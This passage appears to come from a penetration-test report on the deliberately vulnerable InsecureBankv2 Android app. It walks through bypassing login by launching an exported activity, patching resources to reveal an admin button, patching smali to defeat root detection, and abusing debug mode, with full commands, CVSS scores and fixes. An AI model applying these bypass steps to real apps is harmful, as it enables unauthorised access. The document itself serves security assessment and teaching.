
This application has some exported Activities which can be navigated through without application's user interaction. The attacker can easily bypass the login screen by go to those exported Activities (for example PostLogin activities)

Proof of Concept:

Use jadx to reverse the apk file. In AndroidManifest.xml, we can see that this application has some exported Activitites

```
android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="
android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin" android:exported="true"/>
android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer" android:exported="true"/>
android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement" android:exported="true"/>
android:name="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:authorities="com.android.insecurebanku
android:name="com.android.insecurebankv2.MyBroadCastReceiver" android:exported="true">
```

Use adb shell to go to the devices command line. The execute: am start -n com.android.insecurebankv2/.PostLogin to navigate to PostLogin activity without provide any credentials.



Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Set the exported attribute in the AndroidManifest.xml to false

References:


Exploiting Android Activity "<activity android:exported="true">" | by Ashish Upsham | Medium

CWE - CWE-926: Improper Export of Android Application Components (4.10) (mitre.org)

4.6 Hidden Create User Button for Admins

The following summaries the vulnerability's severity ratings.

Possibility	**HIGH**	**Technical Impact**	**MEDIUM**	**Business Impact**	**MEDIUM**



CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

Description:

This application has a hidden button that can be used to create a user and only admin can get access to it.

The attacker can reverse engineer the apk file and patch the app so that this application is used by an admin. Therefore, it will make that hidden button appear and potentially exploit the app by utilizing the admin's functionality.

Proof of Concept:

Decompile the app using apktool, you will get a folder named InsecureBankv2:

```
PS D:\CNTT\ATTT\CMC\Android Pentest> apktool d -f .\Android-InsecureBankv2\InsecureBankv2.apk
I: Using Apktool 2.7.0 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\PC\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Press any key to continue . . .
```

In InsecureBankv2/res/values/strings.xml, change the value of 'is_admin' from 'no' to 'yes'.

```
<string name="create_calendar_message">Allow Ad to create a calendar event?</string>
<string name="create_calendar_title">Create calendar event</string>
<string name="decline">Decline</string>
<string name="hello_world">Hello world!</string>
<string name="is_admin">no</string>
<string name="loginscreen_password">Password:</string>
<string name="loginscreen_username">Username:</string>
```

```
<string name="create_calendar_message">Allow Ad to create a calendar event?</string>
<string name="create_calendar_title">Create calendar event</string>
<string name="decline">Decline</string>
<string name="hello_world">Hello world!</string>
<string name="is_admin">yes</string>
<string name="loginscreen_password">Password:</string>
<string name="loginscreen_username">Username:</string>
```

Rebuild the app using apktool:

```
PS D:\CNTT\ATTT\CMC\Android Pentest> apktool b .\InsecureBankv2\
I: Using Apktool 2.7.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: .\InsecureBankv2\dist\InsecureBankv2.apk
Press any key to continue . . .
```

Signing the app

```
PS D:\CNTT\ATTT\CMC\Android Pentest> keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in braces.
What is your first and last name?
  [Unknown]:  Tran
What is the name of your organizational unit?
  [Unknown]:  Giang
What is the name of your organization?
  [Unknown]:  Giamg
What is the name of your City or Locality?
  [Unknown]:  HCM
What is the name of your State or Province?
  [Unknown]:  hcm
What is the two-letter country code for this unit?
  [Unknown]:  cg
Is CN=Tran, OU=Giang, O=Giamg, L=HCM, ST=hcm, C=cg correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 10,000 days
        for: CN=Tran, OU=Giang, O=Giamg, L=HCM, ST=hcm, C=cg
[Storing my-release-key.keystore]
```


```
PS D:\CNTT\ATTT\CMC\Android Pentest> jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore .\InsecureBankv2\dist\Insecure
Bankv2.apk alias_name
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/ALIAS_NA.SF
   adding: META-INF/ALIAS_NA.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/anim/abc_fade_in.xml
  signing: res/anim/abc_fade_out.xml
  signing: res/anim/abc_grow_fade_in_from_bottom.xml
  signing: res/anim/abc_popup_enter.xml
  signing: res/anim/abc_popup_exit.xml
  signing: res/anim/abc_shrink_fade_out_from_bottom.xml
  signing: res/anim/abc_slide_in_bottom.xml
  signing: res/anim/abc_slide_in_top.xml
  signing: res/anim/abc_slide_out_bottom.xml
  signing: res/anim/abc_slide_out_top.xml
  signing: res/color/abc_background_cache_hint_selector_material_dark.xml
  signing: res/color/abc_background_cache_hint_selector_material_light.xml
  signing: res/color/abc_primary_text_disable_only_material_dark.xml
  signing: res/color/abc_primary_text_disable_only_material_light.xml
  signing: res/color/abc_primary_text_material_dark.xml
  signing: res/color/abc_primary_text_material_light.xml
  signing: res/color/abc_search_url_text.xml
  signing: res/color/abc_secondary_text_material_dark.xml
  signing: res/color/abc_secondary_text_material_light.xml
  signing: res/color/common_signin_btn_text_dark.xml
  signing: res/color/common_signin_btn_text_light.xml
  signing: res/color/switch_thumb_material_dark.xml
  signing: res/color/switch_thumb_material_light.xml
  signing: res/color/wallet_primary_text_holo_light.xml
  signing: res/color/wallet_secondary_text_holo_dark.xml
  signing: res/color-v11/abc_background_cache_hint_selector_material_dark.xml
  signing: res/color-v11/abc_background_cache_hint_selector_material_light.xml
  signing: res/drawable/abc_btn_borderless_material.xml
  signing: res/drawable/abc_btn_check_material.xml
  signing: res/drawable/abc_btn_default_mtrl_shape.xml
  signing: res/drawable/abc_btn_radio_material.xml
  signing: res/drawable/abc_cab_background_internal_bg.xml
  signing: res/drawable/abc_cab_background_top_material.xml
  signing: res/drawable/abc_dialog_material_background_dark.xml
```

```
  signing: res/layout/notification_template_lines.xml
  signing: res/layout/notification_template_media.xml
  signing: res/layout/notification_template_part_chronometer.xml
  signing: res/layout/notification_template_part_time.xml
  signing: res/layout/select_dialog_item_material.xml
  signing: res/layout/select_dialog_multichoice_material.xml
  signing: res/layout/select_dialog_singlechoice_material.xml
  signing: res/layout/support_simple_spinner_dropdown_item.xml
  signing: res/layout-v17/abc_alert_dialog_material.xml
  signing: res/layout-v17/abc_dialog_title_material.xml
  signing: res/layout-v17/abc_search_view.xml
  signing: res/layout-v17/mr_media_route_list_item.xml
  signing: res/layout-v17/notification_template_big_media.xml
  signing: res/layout-v17/notification_template_big_media_narrow.xml
  signing: res/layout-v17/notification_template_lines.xml
  signing: res/layout-v17/notification_template_media.xml
  signing: res/layout-v17/notification_template_part_chronometer.xml
  signing: res/layout-v17/notification_template_part_time.xml
  signing: res/layout-v21/abc_screen_toolbar.xml
  signing: res/menu/do_login.xml
  signing: res/menu/file_pref.xml
  signing: res/menu/main.xml
  signing: res/mipmap-hdpi-v4/ic_launcher.png
  signing: res/mipmap-mdpi-v4/ic_launcher.png
  signing: res/mipmap-xhdpi-v4/ic_launcher.png
  signing: res/mipmap-xxhdpi-v4/ic_launcher.png
  signing: res/mipmap-xxxhdpi-v4/ic_launcher.png
  signing: res/raw/gtm_analytics
  signing: resources.arsc

>>> Signer
    X.509, CN=Tran, OU=Giang, O=Giamg, L=HCM, ST=hcm, C=cg
    Signature algorithm: SHA384withRSA, 2048-bit key
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and is disabled.
```

The patched app will be in the InsecureBankv2/dist folder. Install that patched app into the device.

```
PS D:\CNTT\ATTT\CMC\Android Pentest> adb uninstall com.android.insecurebankv2
Success
PS D:\CNTT\ATTT\CMC\Android Pentest> adb install .\InsecureBankv2\dist\InsecureBankv2_patched.apk
Performing Streamed Install
Success
```

Run that app, we can see the button appear.



Exploitation Tool:

Apktool, adb, Genymotion, jadx, Test Manual

Recommendation:

Implement File Integrity Checks by checking these files: Android Manifest.xml, class files *.dex, and native libraries (*.so)

Implement role-based access control (RBAC) to ensure that only users with the appropriate permissions can access the admin's functionality


***References**:*

Android Tampering and Reverse Engineering - OWASP Mobile Application Security

4.7 Root Detection Bypass

The following summaries the vulnerability's severity ratings.

Possibility	MEDIUM	Technical Impact	MEDIUM	Business Impact	MEDIUM



CVSS v3.1 Vector

AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

Description:

This is a type of vulnerability that allows an attacker to bypass security measures and gain access to a system or application by exploiting a flaw in the root detection mechanism. This type of attack can be used to gain access to sensitive information or to launch malicious code on the system. Root Detection Bypass can be accomplished by

exploiting a flaw in the root detection system, such as an incorrect configuration or a programming error.

In this case, the attack use this application in a rooted device.

Proof of Concept:

Decompile the app using apktool, you will get a folder named InsecureBankv2:

```
PS D:\CNTT\ATTT\CMC\Android Pentest> apktool d -f .\Android-InsecureBankv2\InsecureBankv2.apk
I: Using Apktool 2.7.0 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\PC\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Press any key to continue . . .
```

In InsecureBankv2/smali/com/android/insecurebankv2/PostLogin.smali, in method ‘showRootStatus()’. We can see that when if-ne v0, v1, it will jump to cond_2 which is the ‘Device not Rooted!!’.

```
if-ne v0, v1, :cond_2

.line 90
iget-object v1, p0, Lcom/android/insecurebankv2/PostLogin;->root_status:Landroid/widget/Text

const-string v2, "Rooted Device!!"

invoke-virtual {v1, v2}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V

.line 96
:goto_1
return-void
```

Change the code into ‘goto :cond_2’ to bypass the root detection.

```
:cond_2
iget-object v1, p0, Lcom/android/insecurebankv2/PostLogin;->root_status:Landroid/widget/TextView;

const-string v2, "Device not Rooted!!"

invoke-virtual {v1, v2}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V
```

Rebuild the app using apktool:

```
PS D:\CNTT\ATTT\CMC\Android Pentest> apktool b .\InsecureBankv2\
I: Using Apktool 2.7.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: .\InsecureBankv2\dist\InsecureBankv2.apk
Press any key to continue . . .
```

Signing the app

```
PS D:\CNTT\ATTT\CMC\Android Pentest> keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in braces.
What is your first and last name?
  [Unknown]:  Tran
What is the name of your organizational unit?
  [Unknown]:  Giang
What is the name of your organization?
  [Unknown]:  Giamg
What is the name of your City or Locality?
  [Unknown]:  HCM
What is the name of your State or Province?
  [Unknown]:  hcm
What is the two-letter country code for this unit?
  [Unknown]:  cg
Is CN=Tran, OU=Giang, O=Giamg, L=HCM, ST=hcm, C=cg correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 10,000 days
        for: CN=Tran, OU=Giang, O=Giamg, L=HCM, ST=hcm, C=cg
[Storing my-release-key.keystore]
```


```
PS D:\CNTT\ATTT\CMC\Android Pentest> jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore .\InsecureBankv2\dist\InsecureBankv2.apk alias_name
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/ALIAS_NA.SF
   adding: META-INF/ALIAS_NA.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/anim/abc_fade_in.xml
  signing: res/anim/abc_fade_out.xml
  signing: res/anim/abc_grow_fade_in_from_bottom.xml
  signing: res/anim/abc_popup_enter.xml
  signing: res/anim/abc_popup_exit.xml
  signing: res/anim/abc_shrink_fade_out_from_bottom.xml
  signing: res/anim/abc_slide_in_bottom.xml
  signing: res/anim/abc_slide_in_top.xml
  signing: res/anim/abc_slide_out_bottom.xml
  signing: res/anim/abc_slide_out_top.xml
  signing: res/color/abc_background_cache_hint_selector_material_dark.xml
  signing: res/color/abc_background_cache_hint_selector_material_light.xml
  signing: res/color/abc_primary_text_disable_only_material_dark.xml
  signing: res/color/abc_primary_text_disable_only_material_light.xml
  signing: res/color/abc_primary_text_material_dark.xml
  signing: res/color/abc_primary_text_material_light.xml
  signing: res/color/abc_search_url_text.xml
  signing: res/color/abc_secondary_text_material_dark.xml
  signing: res/color/abc_secondary_text_material_light.xml
  signing: res/color/common_signin_btn_text_dark.xml
  signing: res/color/common_signin_btn_text_light.xml
  signing: res/color/switch_thumb_material_dark.xml
  signing: res/color/switch_thumb_material_light.xml
  signing: res/color/wallet_primary_text_holo_light.xml
  signing: res/color/wallet_secondary_text_holo_dark.xml
  signing: res/color-v11/abc_background_cache_hint_selector_material_dark.xml
  signing: res/color-v11/abc_background_cache_hint_selector_material_light.xml
  signing: res/drawable/abc_btn_borderless_material.xml
  signing: res/drawable/abc_btn_check_material.xml
  signing: res/drawable/abc_btn_default_mtrl_shape.xml
  signing: res/drawable/abc_btn_radio_material.xml
  signing: res/drawable/abc_cab_background_internal_bg.xml
  signing: res/drawable/abc_cab_background_top_material.xml
  signing: res/drawable/abc_dialog_material_background_dark.xml
```

```
  signing: res/layout/notification_template_lines.xml
  signing: res/layout/notification_template_media.xml
  signing: res/layout/notification_template_part_chronometer.xml
  signing: res/layout/notification_template_part_time.xml
  signing: res/layout/select_dialog_item_material.xml
  signing: res/layout/select_dialog_multichoice_material.xml
  signing: res/layout/select_dialog_singlechoice_material.xml
  signing: res/layout/support_simple_spinner_dropdown_item.xml
  signing: res/layout-v17/abc_alert_dialog_material.xml
  signing: res/layout-v17/abc_dialog_title_material.xml
  signing: res/layout-v17/abc_search_view.xml
  signing: res/layout-v17/mr_media_route_list_item.xml
  signing: res/layout-v17/notification_template_big_media.xml
  signing: res/layout-v17/notification_template_big_media_narrow.xml
  signing: res/layout-v17/notification_template_lines.xml
  signing: res/layout-v17/notification_template_media.xml
  signing: res/layout-v17/notification_template_part_chronometer.xml
  signing: res/layout-v17/notification_template_part_time.xml
  signing: res/layout-v21/abc_screen_toolbar.xml
  signing: res/menu/do_login.xml
  signing: res/menu/file_pref.xml
  signing: res/menu/main.xml
  signing: res/mipmap-hdpi-v4/ic_launcher.png
  signing: res/mipmap-mdpi-v4/ic_launcher.png
  signing: res/mipmap-xhdpi-v4/ic_launcher.png
  signing: res/mipmap-xxhdpi-v4/ic_launcher.png
  signing: res/mipmap-xxxhdpi-v4/ic_launcher.png
  signing: res/raw/gtm_analytics
  signing: resources.arsc

>>> Signer
    X.509, CN=Tran, OU=Giang, O=Giamg, L=HCM, ST=hcm, C=cg
    Signature algorithm: SHA384withRSA, 2048-bit key
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and is disabled.
```

The patched app will be in the InsecureBankv2/dist folder. Install that patched app into the device.

```
PS D:\CNTT\ATTT\CMC\Android Pentest> adb uninstall com.android.insecurebankv2
Success
PS D:\CNTT\ATTT\CMC\Android Pentest> adb install .\InsecureBankv2\dist\InsecureBankv2_patched.apk
Performing Streamed Install
Success
```

Run that app, we can see that the root detection is bypassed



Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Implement File Integrity Checks by checking these files: Android Manifest.xml, class files *.dex, and native libraries (*.so)

Use root-detection libraries (Rootbeer).

References*:*


https://mas.owasp.org/MASTG/Android/0x05j-Testing-Resiliency-Against-Reverse-Engineering/

scottyab/rootbeer: Simple to use root checking Android library and sample app (github.com)

4.8 Debug Mode Enabled

The following summaries the vulnerability's severity ratings.

Possibility	HIGH	Technical Impact	HIGH	Business Impact	HIGH



CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

Description:

This is a security vulnerability that allows a user to access the application's debug mode and bypass certain security checks. This can be exploited to gain access to sensitive data, modify application configurations, or execute malicious code

In this case, the developer forget to disable the debugging feature

Proof of Concept:

Use jadx to reverse the apk file. In AndroidManifest.xml, we can see that this application enabled debugging

```
android:debuggable="true"
```

With that feature, the attacker can access the application's data as non-rooted user for example sqlite, shared preferences,...

```
vbox86p:/ # run-as com.android.insecurebankv2
vbox86p:/data/user/0/com.android.insecurebankv2 $ ls
